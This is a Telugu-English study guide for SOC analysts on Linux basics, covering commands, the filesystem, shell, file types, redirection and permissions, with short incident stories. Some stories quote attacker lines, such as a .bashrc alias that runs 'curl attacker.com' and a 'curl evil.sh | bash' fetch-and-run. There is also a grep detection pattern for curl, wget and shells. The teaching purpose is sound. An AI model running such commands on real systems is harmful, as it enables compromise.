

SAMRUDH

SOC ANALYST NOTES

LINUX : Zero to Mastery

Handwritten style notes for Blue Team / SOC Analyst roles
Telugu + English (Tenglish) explanation with tricks to remember
Commands, diagrams, charts, stories and real incident examples
Detection use-cases mapped to everyday SOC work

```
$ whoami  
-> future SOC analyst  
$ cat goal.txt  
-> Linux zero to mastery, interview ready  
$ ./start.sh  
-> Chapter 1 loading...
```

Part 1 : Foundations, Permissions, Log Analysis

Chaduvu. Type chey. Gurthu pettuko. Blue team ready avvu.

How To Use These Notes

Read me first

Ee notes ni oka notebook la design chesanu - prathi page lo handwriting style, boxes, diagrams and stories untayi. Kevalam chadavakandi; prathi command ni oka test VM lo (Ubuntu or Kali) type cheyyandi. Type chesina command ne brain lo nilustundi.

Prathi topic lo em untundi?

- Intro - concept ni simple ga English lo.
- Telugu + English box - mee mother tongue lo clarity.
- Diagram or chart - concept ni kallato chudadaniki.
- Commands table - command and daani meaning.
- Trick to remember - memory hook, exam and interview ki.
- SOC analyst use - real ga job lo ela vaadatara.
- Story / Katha - oka nija incident la scenario.
- Quick revision quiz - meeru nerchukunnara ani check.

+ **STUDY PLAN (30 DAYS)**

Week 1: Chapter 1-3 (basics, permissions, log analysis). Roju 1 gant.

Week 2: Chapter 4-6 (users, processes, networking).

Week 3: Chapter 7-9 (logging, attacks, hunting).

Week 4: Forensics, scripting, hardening + 200 interview Q&A revision.

Prathi roju: 20 commands practice + 5 quiz questions.

SOC ANALYST USE

Ee book lo prathi 'SOC ANALYST USE' box ni oka playbook line la treat cheyyandi. Aa boxes anni kalipithe, meeku sonta Linux triage playbook ready avutundi.

> **MARGIN NOTE / CHINNA TIP**

Ctrl+R kotti, mundu vaadina command ni instant ga vetakandi. SOC lo speed = detection time.

CHAPTER

1. Linux Foundations for Blue Team

Linux ante emiti, enduku SOC lo prathi roju kanipistundi, and architecture basics.

Chaduvu. Type chey. Gurthu pettuko.

Ee chapter lo emi nerchukuntaru?

- What is Linux & Why SOC Analysts Live On It
- The Linux Filesystem Hierarchy (FHS)
- Shell, Terminal, Prompt and Bash Basics
- Getting Help: man, info, apropos, tldr
- Absolute vs Relative Paths and Navigation
- File Types in Linux and How to Identify Them
- ls Command Deep Dive - Reading the Output
- Creating, Copying, Moving and Deleting Files
- Wildcards, Globbing and Brace Expansion
- Standard Streams, Redirection and Pipes

1.1. What is Linux & Why SOC Analysts Live On It

Day-1 Basics

Linux oka open-source operating system kernel. Servers, cloud workloads, containers, firewalls, SIEM appliances, EDR sensors - almost 90% of internet infrastructure Linux meeda nadustundi. Anduke oka SOC analyst ki Linux radu ante, sagam alerts ni investigate cheyyaledu ani artham. Windows lo GUI meeda click chesthe saripodu; Linux lo prathi cheyyi command line meeda padutundi, and adi manaki full visibility istundi.


= TELUGU + ENGLISH EXPLANATION

Kernel = hardware ki software ki madhya translator. Meeru 'file open chey' ante kernel disk tho matladutundi.

Shell = manam type chese commands ni kernel ki cheppe messenger. Bash is the most common shell.

Distribution (distro) = kernel + tools + package manager kalipi oka package. Ubuntu, RHEL, CentOS, Debian, Kali.

SOC lo mostly Ubuntu/RHEL servers chustaru, and Kali/REMnux ni analysis box la vaadataru.

LINUX ARCHITECTURE - Top to Bottom

COMMANDS	MEANING / USE
uname -a	Kernel version, hostname, architecture - anni okesari
cat /etc/os-release	Distro name and version - incident report lo raayali
hostnamectl	Hostname, OS, kernel, virtualization type
uptime	Machine entha sepu run avutundi - reboot detect cheyyadaniki
whoami	Ee user ga login ayyanu?
id	UID, GID, groups - privilege ento telustundi
date; timedatectl	System time and timezone - log correlation ki chala mukhyam
arch	CPU architecture (x86_64 / aarch64)

@ TRICK TO REMEMBER

'U-K-S-H' - User, Kernel, Shell, Hardware. Gurthu: 'You Know Shell Hacks'. Shell eppudu user ki kernel ki madhyalo untundi.

SOC ANALYST USE

Alert vasthe first 3 commands: hostnamectl (ee box eydi?), uptime (reboot ayinda?), id (nenu ee box lo evaru?). Ee moodu context ni set chestayi before you touch anything.

~ STORY / KATHA

Oka raatri 2AM ki alert vachindi: 'suspicious binary on prod-web-04'. Analyst gabhara padi commands kottadu, kaani distro teliyaka RHEL box lo apt-get vaadadu. 5 nimishalu waste. Moral: modata cat /etc/os-release. Box ni telusko, tarvatha fight cheyyi.

Quick Revision Quiz

1. Kernel and shell madhya theda cheppandi.
2. Which command shows distro version without guessing?
3. Enduku timedatectl SOC lo mukhyam?
4. uname -a lo enni fields untayi?
5. Kali and Ubuntu - SOC lo eydi analysis box?

1.2. The Linux Filesystem Hierarchy (FHS)

Map of the OS


Linux lo antha oka single tree, root '/' nunchi start avutundi. Windows lo C:, D: la kaadu. Prathi directory ki oka specific purpose undi, and attackers aa purpose ni abuse chestaru. FHS ni gurthu pettukunte, 'malware ekkada dagi undochu' ani meeku instant ga telustundi.

= TELUGU + ENGLISH EXPLANATION

/ = root, anni directories ki thalli.
/etc = configuration files (passwd, ssh, cron). Attackers ikkada persistence pedataru.
/var/log = logs. SOC analyst ki idi gold mine.
/tmp and /dev/shm = world-writable. Malware ki favourite drop zone.
/home = user data. Exfiltration staging ikkada jarugutundi.
/proc = live kernel view, files kaadu - memory lo virtual.

> MARGIN NOTE / CHINNA TIP

history -a chesthe, session close avvakundane commands file lo save avutayi.

FILESYSTEM HIERARCHY MAP

COMMANDS	MEANING / USE
ls /	Root level directories chudandi
tree -L 2 /etc head -40	Two levels varaku structure
du -sh /var/log/*	Ee log file peddaga undo chudandi
ls -la /tmp /dev/shm	Suspicious drop files check
df -h	Disk usage - log flooding attack detect avutundi
findmnt	Anni mount points tree format lo
stat /etc/passwd	File timestamps - modify ayinda?

@ TRICK TO REMEMBER

'ETC lo Config, VAR lo Variable data (logs), TMP lo Trash (temporary), PROC lo Process'.
 Vaakyam: 'Every Very Tiny Process' = etc, var, tmp, proc - ee naalugu SOC lo 80% time meeru chuse places.

SOC ANALYST USE

Hunting checklist: ls -la /tmp /dev/shm /var/tmp; find /etc -mtime -1; ls -la /home/*/.ssh. Ee moodu commands lo chala intrusions bayata paditayi.

~ STORY / KATHA

Oka crypto-miner incident lo binary '/dev/shm/.systemd-private' peruto dagi undi. Analyst FHS telisi undadam valla, 'shm lo binary enduku?' ani anukoni, 5 nimishallo detect chesadu. Peru genuine la unna, place wrong ante suspicious.

Quick Revision Quiz

1. /var/log lo em untayi?
2. Malware /tmp ni enduku istapadutundi?
3. /proc real disk files ah?
4. Persistence ki /etc lo eyy files chustaru?
5. df -h enduku SOC lo useful?

1.3. Shell, Terminal, Prompt and Bash Basics

Your Weapon

Terminal ante window, shell ante daanilo run ayye program. Bash (Bourne Again SHell) default. Prompt lo user@host:path\$ ani kanipistundi - '\$' ante normal user, '#' ante root. Ee chinna symbol miss ayithe, meeru root ga command run chesthunnaru ani telvadu - danger.

= TELUGU + ENGLISH EXPLANATION

Command structure: command [options] [arguments]. Ex: ls -la /var/log

Options short (-l) or long (--long). Kalipi raayochu: -la = -l -a


Tab key = auto-complete. Rendu sarlu kotte options chupistundi.

Up-arrow = previous command. History meeku time save chestundi.

Ctrl+C stop, Ctrl+D exit, Ctrl+L clear, Ctrl+R search history.

> MARGIN NOTE / CHINNA TIP

Compromised box lo eppudu 'bash --noprofile --norc' vaadandi - attacker .bashrc traps avoid avutayi.

COMMAND EXECUTION FLOW

COMMANDS	MEANING / USE
echo \$SHELL	Ee shell vaadutunnaru?
cat /etc/shells	System lo available shells list
type ls; which ls	Command ekkadi nunchi vastundi - alias aa binary aa?
help cd	Bash builtin help
man ls	Manual page - full documentation
ls --help head	Quick option list
history tail -20	Recent commands - forensics ki key
!!	Last command malli run cheyyi
!\$	Last command yokka last argument

@ TRICK TO REMEMBER

Shortcuts gurthu: 'C for Cancel (Ctrl+C), D for Done (Ctrl+D), L for cLean (Ctrl+L), R for Recall (Ctrl+R)'. CDLR = 'Cancel Done cLean Recall'.

SOC ANALYST USE

type <cmd> chala mukhyam. Attacker 'ls' ni alias chesi backdoor run cheyyochu. type ls output lo 'ls is aliased to ...' vasthe, red flag. Compromised box lo eppudu \ls (backslash) vaadandi to bypass alias.

> MARGIN NOTE / CHINNA TIP

sudo -l prathi box lo run cheyyandi: mee privilege escalation paths oka nimisham lo telustayi.

~ STORY / KATHA

Red team exercise lo attacker .bashrc lo 'alias sudo="sudo curl attacker.com/xlsh; sudo"' pettadu. Analyst 'type sudo' kottinappudu alias bayata padindi. Oka command, oka detection.

Quick Revision Quiz

1. \$ and # prompt madhya theda?
2. Ctrl+R em chestundi?
3. type vs which theda?
4. Alias ni bypass ela cheyyali?
5. !\$ ante emiti?

1.4. Getting Help: man, info, apropos, tldr

Self Learning

Interview lo 'anni commands gurthu unnaya?' ani adigithe, correct answer: 'anni gurthu unchukoledu, kaani ela vetakalo telusu'. man pages Linux yokka built-in encyclopedia. Offline lo kuda pani chestundi - air-gapped SOC environments lo idi life saver.

= TELUGU + ENGLISH EXPLANATION

man <cmd> = full manual. Sections 1 (commands), 5 (file formats), 8 (admin).
 man 5 passwd vs man 1 passwd - rendu veru! Section number mukhyam.
 apropos <keyword> = keyword tho relevant commands vetakadam.
 whatis <cmd> = one line summary.
 man lo '/' kotti search cheyyandi, 'n' next match, 'q' quit.

COMMANDS	MEANING / USE
man 5 passwd	/etc/passwd file format documentation
man -k log	log gurinchi anni man pages
apropos network	Network related commands list
whatis grep	One-line description
info coreutils	GNU info - man kanna detailed
tldr tar	Practical examples (install cheyyali)

COMMANDS (contd.)	MEANING / USE
ls /usr/share/man	Man sections physically ekkada unnayo

@ TRICK TO REMEMBER

Man sections gurthu: '1 = I run it (commands), 5 = Five files (formats), 8 = ate = admin'.
 '1-5-8' = 'One Formats Admin'.

SOC ANALYST USE

Unknown binary or config kanipisthe modata 'man' or 'whatis' kottandi. Legit system tool ki man page untundi; random malware ki undadu. Idi oka quick triage signal (100% proof kaadu, kaani hint).

~ STORY / KATHA

Analyst 'jbd2' process chusi panic ayyadu. man jbd2 lekapoina, 'apropos journal' kottadu - ext4 journaling daemon ani telisindi. False positive avoided in 30 seconds.

Quick Revision Quiz

1. man 5 passwd em chupistundi?
2. apropos enduku vaadataru?
3. Man section 8 lo em untayi?
4. man lo search ela?
5. whatis and man theda?

> MARGIN NOTE / CHINNA TIP

grep -i vaadandi. Attackers 'FAILED' and 'failed' rendu vaadataru.

1.5. Absolute vs Relative Paths and Navigation

Movement

Path ante file ki daari. Absolute path always '/' tho start avutundi - ekkadi nunchi ayina pani chestundi. Relative path meeru present ekkada unnaro daani meeda depend avutundi. Scripts lo eppudu absolute paths vaadandi - cron jobs lo relative path fail avutundi, and attackers ee weakness ni exploit chestaru.

= TELUGU + ENGLISH EXPLANATION

pwd = present working directory. 'Nenu ekkada unnanu?'


cd /var/log = absolute. cd log = relative (present dir lopala).

. = current dir, .. = parent dir, ~ = home, - = previous dir.

cd - is a lifesaver: rendu directories madhya toggle avutundi.

Attackers 'PATH hijacking' cheyadaniki relative path weakness ni vaadataru.

PATH HIJACK RISK



COMMANDS	MEANING / USE
pwd	Present directory
cd /var/log && pwd	Absolute move
cd ..	Oka level paiki
cd ~ ; cd -	Home ki, tarvatha previous dir ki
pushd /etc; popd	Directory stack - move and come back
echo \$PATH	Binary search order - hijacking check
realpath ./file	Relative path ni absolute ga marchadam
readlink -f /bin/sh	Symlink follow chesi real target

@ TRICK TO REMEMBER

'A for Anywhere (Absolute), R for Relative to Room (current room/dir)'. Dot count: one dot = 'idi' (this), two dots = 'paina' (up).

SOC ANALYST USE

echo \$PATH lo '.' or '/tmp' unte immediate finding. Attacker /tmp/ls create chesi, admin 'ls' kottinappudu malware run avutundi. Ee misconfiguration chala breaches lo mukhya step.

~ STORY / KATHA

Consultant oka bank server lo root user PATH lo '.' undi ani chusadu. Report lo raasadu. Konni nelalaki, red team exactly aa PATH ni vaadi root theesukunnaru - kaani report already undadam valla fix fast ga jarigindi.

Quick Revision Quiz

1. Absolute path ela start avutundi?
2. cd - em chestundi?
3. PATH lo '.' enduku danger?
4. realpath enduku useful?
5. pushd/popd upayogam?

1.6. File Types in Linux and How to Identify Them

Recon

Linux lo 'everything is a file' - directories, devices, sockets, pipes anni files ye. ls -l first character file type cheputundi. Malware analysis lo, extension nammakoodadu; 'file' command magic bytes chusi real type cheputundi. .jpg peruto ELF binary undochu - adi classic evasion.

> MARGIN NOTE / CHINNA TIP

less lo 'F' kotte tail -f la live follow avutundi. 'Ctrl+C' tho aapochu.

= TELUGU + ENGLISH EXPLANATION

- = regular file, d = directory, l = symlink, c = char device,

b = block device, s = socket, p = named pipe (FIFO).

file command = magic bytes chusi real type cheputundi.

Extension anedi Linux ki matter kaadu, kevalam humans ki.

SOC lo: 'invoice.pdf' actually ELF ayithe = malware confirmed.

FILE TYPE CHEAT TABLE

Symbol	Type	SOC Relevance
-	Regular file	Malware binaries, scripts, logs
d	Directory	Hidden dirs like /tmp/...
l	Symlink	Log tampering via symlink attacks
c/b	Device	/dev/null redirection to hide output
s	Socket	Backdoor C2 unix sockets
p	Named pipe	Fileless reverse shell channels

COMMANDS	MEANING / USE
ls -l /dev head	Device files types chudandi
file /bin/ls	ELF 64-bit executable ani cheptundi
file suspicious.pdf	Real type verify - extension nammakandi
stat myfile	Inode, permissions, 3 timestamps
xxd -l 64 file head	First 64 bytes hex - magic number chudandi
strings -n 8 binary head -40	Readable strings - IOC vetakandi
ls -li	Inode numbers - hardlink detection

@ TRICK TO REMEMBER

'D-L-C-B-S-P' = 'Dogs Love Chasing Big Silly Pipes'. d-link-char-block-socket-pipe.

Regular file is just a dash - 'no drama'.

SOC ANALYST USE

Triage lo eppudu: `file <sample>; strings <sample> | grep -Ei`

'`http\..onion\bin\sh\curl\wget`'. ELF header `7f 45 4c 46` (.ELF) chusthe binary ani confirm.

~ STORY / KATHA

Phishing attachment 'salary_2024.pdf' vachindi. Analyst file command run chesadu: 'ELF 64-bit LSB executable'. PDF kaadu, binary. Immediately hash VirusTotal lo pettaru - known Linux backdoor. Extension nammithe breach ayyedi.

Quick Revision Quiz

1. `ls -l` lo 'l' ante?
2. file command ela pani chestundi?
3. ELF magic bytes emiti?
4. Named pipe SOC lo enduku matter?
5. Extension trust cheyyocha?

1.7. ls Command Deep Dive - Reading the Output

Most Used

`ls` ni andaru vaadataru, kaani output ni fully chadavagalige vallu takkuva. Prathi column oka story cheptundi: permissions, hardlinks, owner, group, size, mtime, name. SOC lo ee columns ni chusi 'ee file eppudu maripindi, evaru owner' ani instant ga cheppagalali.

= TELUGU + ENGLISH EXPLANATION


`ls -l` = long format, `ls -a` = hidden files (dot files),

`ls -h` = human readable size, `ls -t` = time sort, `ls -r` = reverse.

Combo: `ls -lahtr` = anni kalipi, latest file chivarlo.

Hidden files (`.bashrc`, `.ssh`) attackers ki favourite.

`ls -LR` = recursive; peddha dirs lo jagratha.

ANATOMY OF ls -l OUTPUT

COMMANDS	MEANING / USE
ls -lahtr /tmp	Latest modified chivarlo - fast triage
ls -la ~/.ssh	Unauthorized keys check
ls -ld /var/log	Directory itself, lopala kaadu
ls -lZ	SELinux context (RHEL)
ls -li	Inode numbers
ls --color=never -la	Script output lo color codes avoid
ls -la /proc/<pid>/	Process yokka live details

@ TRICK TO REMEMBER

'lahtr' ni 'Laahiri' (Telugu song) la gurthu pettukondi - ls -lahtr. Chivari line eppudu freshest file.

SOC ANALYST USE

Compromise triage lo: ls -lahtr /tmp /dev/shm /var/tmp - incident time ki match ayye files instant ga kanipistayi. Hidden dirs ('...', '..', '.cache') ni prathi sari chudandi.

~ STORY / KATHA

Analyst /tmp lo 'ls -la' kottadu - normal ga kanipinchindi. Kaani 'ls -lahtr' tho, chivarlo '. ' (dot-space) peruto directory kanipinchindi. Lopala miner binary undi. Sorting saved the day.

Quick Revision Quiz

1. ls -a enduku?
2. ls -ld and ls -l theda?

3. -lahtr lo prathi letter ento?
4. Hidden dir ni ela detect chestaru?
5. ls -i output em istundi?

1.8. Creating, Copying, Moving and Deleting Files

Daily Ops

File operations basic la anipistayi, kaani SOC lo evidence handling lo ivi crucial. Tappu flag vaadithe timestamps maripotayi and evidence corrupt avutundi. cp -p or cp -a vaadali - timestamps preserve avutayi. rm -rf ni careless ga vaadithe career ki danger.

= TELUGU + ENGLISH EXPLANATION

touch = empty file create or timestamp update.

cp -a = archive mode, permissions + timestamps preserve.

mv = rename or move (same filesystem lo instant).

rm -i = confirm adugutundi, safety ki manchidi.

Evidence copy: eppudu cp -a or dd vaadandi, plain cp kaadu.

COMMANDS	MEANING / USE
touch report.txt	Empty file create / mtime update
mkdir -p /cases/2026/inc-101	Nested dirs okesari
cp -a /var/log/auth.log /cases/	Attributes preserve chesi copy
rsync -av --progress src/ dst/	Peddha data safe copy + resume
mv old.log archive/	Move or rename
rm -i file	Confirm chesi delete
shred -u secret.key	Overwrite chesi delete (recovery kastam)
cp file{,.bak}	Brace expansion tho instant backup

@ TRICK TO REMEMBER

'cp -a = All Attributes'. Evidence ki 'A' gurthu pettukondi. 'rm -rf /' ni eppudu type cheyyakandi - 'Really Fast Ruin'.

SOC ANALYST USE

Evidence collect chesetappudu: `cp -a chesi, tarvatha sha256sum` rendinti meeda run chesi hashes match cheyyandi. Chain of custody ki hash proof kavali.

! WARNING / JAGRATHA

`rm -rf` lo variable vaadutunte, variable empty ayite root delete avochu. Eppudu `'rm -rf "${DIR:?}/'` pattern vaadandi - DIR empty ayite command aagipotundi.

~ STORY / KATHA

Junior analyst evidence copy cheyadaniki plain `cp` vaadadu. Court lo defence 'timestamps maripoyayi kada?' ani adigaru. Case weak ayyindi. Aa roju nunchi team SOP lo '`cp -a + sha256sum`' compulsory ayyindi.

Quick Revision Quiz

1. `cp -a` enduku?
2. shred em chestundi?
3. `mkdir -p` upayogam?
4. `rsync cp` kanna enduku better?
5. Evidence integrity ela prove chestaru?

1.9. Wildcards, Globbing and Brace Expansion

Speed

Globbing ante shell patterns tho files ni match cheyadam. SOC lo veyyi log files lo nunchi kavalsinavi maatrane pick cheyadaniki idi fastest way. Kaani jagratha: globbing shell chestundi, command kaadu. Anduke quotes vaadithe behaviour maarutundi - ee difference interview lo tarachu adugutaru.

> MARGIN NOTE / CHINNA TIP

`awk '{print $1}'` kanna `awk -F:` vaadithe `/etc/passwd` parse cheyyadam easy.

= TELUGU + ENGLISH EXPLANATION

* = enni characters ayina, ? = exactly one character.

[abc] = a or b or c, [0-9] = digit range, [!a] = a kaakunda.

{jan,feb} = brace expansion - shell copies chestundi.

*.log lo files lekapothe, bash aa pattern ne literal ga pampistundi.

Quotes lo pedithe globbing jaragadu: 'file*' literal.

GLOB PATTERN QUICK TABLE

Pattern	Matches	Does NOT match
*.log	auth.log, sys.log	auth.log.1
auth.log*	auth.log, auth.log.1	syslog
?txt	a.txt	ab.txt
[0-9]*	1file, 42.log	afile
{a,b}.txt	a.txt and b.txt	c.txt

COMMANDS	MEANING / USE
ls /var/log/*.log	Anni log files
ls auth.log.?	auth.log.1, .2 lantivi
ls /var/log/[a-c]*	a nunchi c tho start ayye
cp report{,-backup}.txt	Brace tho backup
mkdir -p case/{evidence,notes,timeline}	3 dirs okesari
rm -- *.tmp	-- tarvatha filenames, dash file names safe
shopt -s globstar; ls **/*.conf	Recursive glob
ls -d /home/*/ssh	Prathi user ssh dir

@ TRICK TO REMEMBER

'Star = Sky (endless), Question = Just one'. Braces = 'Brothers' - okati kanna ekkuva copies create avutayi.

SOC ANALYST USE

Log hunting: `grep -i 'failed password' /var/log/auth.log*` - rotated logs kuda cover avutayi. '*' marchipothe, meeru yesterday's attack ni miss avutaru.

~ STORY / KATHA

Analyst 'grep failed /var/log/auth.log' matrame run chesadu, attack 3 rojula kritham jarigindi, rotated file lo undi. Manager 'auth.log*' vaadamannaru - 400 failed logins bayata paddayi. Oka star, oka whole incident.

Quick Revision Quiz

1. * and ? theda?
2. Brace expansion glob ah kaada?
3. Quotes globbing ni ela affect chestayi?
4. globstar em chestundi?
5. Log hunting lo star enduku mukhyam?


1.10. Standard Streams, Redirection and Pipes

Core Power

Prathi Linux process ki moodu streams untayi: stdin (0), stdout (1), stderr (2). Redirection tho vaatini files ki pampochu, pipes tho oka command output inko command input chesukovachu. Ee concept lekapothe log analysis chala slow. Attackers kuda '2>/dev/null' vaadi tama errors ni dachipettadaniki try chestaru.

= TELUGU + ENGLISH EXPLANATION

- > = overwrite, >> = append, < = input from file.
- 2> = errors matrame, &> = output + errors kalipi.
- | = pipe, mundu command output tarvatha command ki input.
- tee = screen meeda chupinchi, file lo kuda raayadam.
- /dev/null = black hole. Ekkadiki pampithe pothundi.

THREE STANDARD STREAMS

COMMANDS	MEANING / USE
<code>ls > out.txt</code>	Output file loki (overwrite)
<code>echo hi >> log.txt</code>	Append
<code>cmd 2> err.txt</code>	Errors only
<code>cmd &> all.txt</code>	Both stdout and stderr
<code>cmd 2>&1 less</code>	Errors ni stdout loki merge chesi pipe
<code>grep fail auth.log wc -l</code>	Count of failures
<code>dmesg tee /tmp/dmesg.txt</code>	Chudu and save
<code>sort ips.txt uniq -c sort -rn</code>	Top talkers
<code> head</code>	

@ TRICK TO REMEMBER

'0-1-2 = In-Out-Error'. Gurthu: 'Zero Input, One Output, Two Trouble'. 2>&1 ni 'Two goes where One goes' ani chadavandi.

SOC ANALYST USE

Golden one-liner: `cat auth.log | grep 'Failed password' | awk '{print $11}' | sort | uniq -c | sort -rn | head -10`. Idi top brute-force source IPs istundi. Ee pipeline ni gurthu pettukondi - interview lo tarachu adugutaru.

~ STORY / KATHA

Attacker script lo '`curl evil.sh 2>/dev/null | bash`' undi. Errors dachi pettaru kabatti admin ki emi kanipinchaledu. Kaani bash history lo command migilindi - '`2>/dev/null`' ne oka IOC ayyindi.

Quick Revision Quiz

1. stderr file descriptor number?
2. > and >> theda?
3. 2>&1 order enduku matter?
4. tee enduku vaadataru?
5. Top talkers pipeline raayandi.

Chapter 1 - Revision Ratta (Rapid Recall)

5 min revision

TOPIC	TRICK TO REMEMBER
What is Linux & Why SOC Analysts Live On It	'U-K-S-H' - User, Kernel, Shell, Hardware. Gurthu: 'You Know Shell Hacks'. Shell eppudu user ki kernel ki madh
The Linux Filesystem Hierarchy (FHS)	'ETC lo Config, VAR lo Variable data (logs), TMP lo Trash (temporary), PROC lo Process'. Vaakyam: 'Every Very
Shell, Terminal, Prompt and Bash Basics	Shortcuts gurthu: 'C for Cancel (Ctrl+C), D for Done (Ctrl+D), L for cLean (Ctrl+L), R for Recall (Ctrl+R)'. C
Getting Help: man, info, apropos, tldr	Man sections gurthu: '1 = I run it (commands), 5 = Five files (formats), 8 = ate = admin'. '1-5-8' = 'One Form
Absolute vs Relative Paths and Navigation	'A for Anywhere (Absolute), R for Relative to Room (current room/dir)'. Dot count: one dot = 'idi' (this), two
File Types in Linux and How to Identify Them	'D-L-C-B-S-P' = 'Dogs Love Chasing Big Silly Pipes'. d-link-char-block-socket-pipe. Regular file is just a das
ls Command Deep Dive - Reading the Output	'lahtr' ni 'Laahiri' (Telugu song) la gurthu pettukondi - ls -lahtr. Chivari line eppudu freshest file.
Creating, Copying, Moving and Deleting Files	'cp -a = All Attributes'. Evidence ki 'A' gurthu pettukondi. 'rm -rf /' ni eppudu type cheyyakandi - 'Really F
Wildcards, Globbing and Brace Expansion	'Star = Sky (endless), Question = Just one'. Braces = 'Brothers' - okati kanna ekkuva copies create avutayi.
Standard Streams, Redirection and Pipes	'0-1-2 = In-Out-Error'. Gurthu: 'Zero Input, One Output, Two Trouble'. 2>&1 ni 'Two goes where One goes' ani c

CHAPTER

2. Permissions, Ownership and Special Bits

Linux security model - evaru emi cheyagalaru. SUID, sticky bit, ACL, umask anni ikkada.

Chaduvu. Type chey. Gurthu pettuko.

Ee chapter lo emi nerchukuntaru?

- Understanding rwx and the Permission Triad
- Ownership: chown, chgrp and Effective Access
- SUID, SGID and Sticky Bit - Privilege Escalation Basics
- umask, Default Permissions and Secure Defaults
- Access Control Lists (ACL) - Beyond rwx
- File Attributes: chattr, lsattr and Immutable Files
- Links: Hard Links vs Symbolic Links
- Disk, Mounts and Filesystem Types
- Archiving and Compression: tar, gzip, zip
- Finding Files: find and locate Mastery

2.1. Understanding rwx and the Permission Triad

Security Core

Prathi file ki 3 sets of permissions untayi: owner (u), group (g), others (o). Prathi set lo read (r), write (w), execute (x). Ee 9 bits meeda ne Linux security antha nilabadi undi. SOC lo misconfigured permission ante open door - attacker daani nunchi ne lopaliki vastadu.

= *TELUGU + ENGLISH EXPLANATION*

r = 4, w = 2, x = 1. Kalipithe number vastundi.

755 = owner rwx, group rx, others rx. Typical binary.

644 = owner rw, group r, others r. Typical config file.

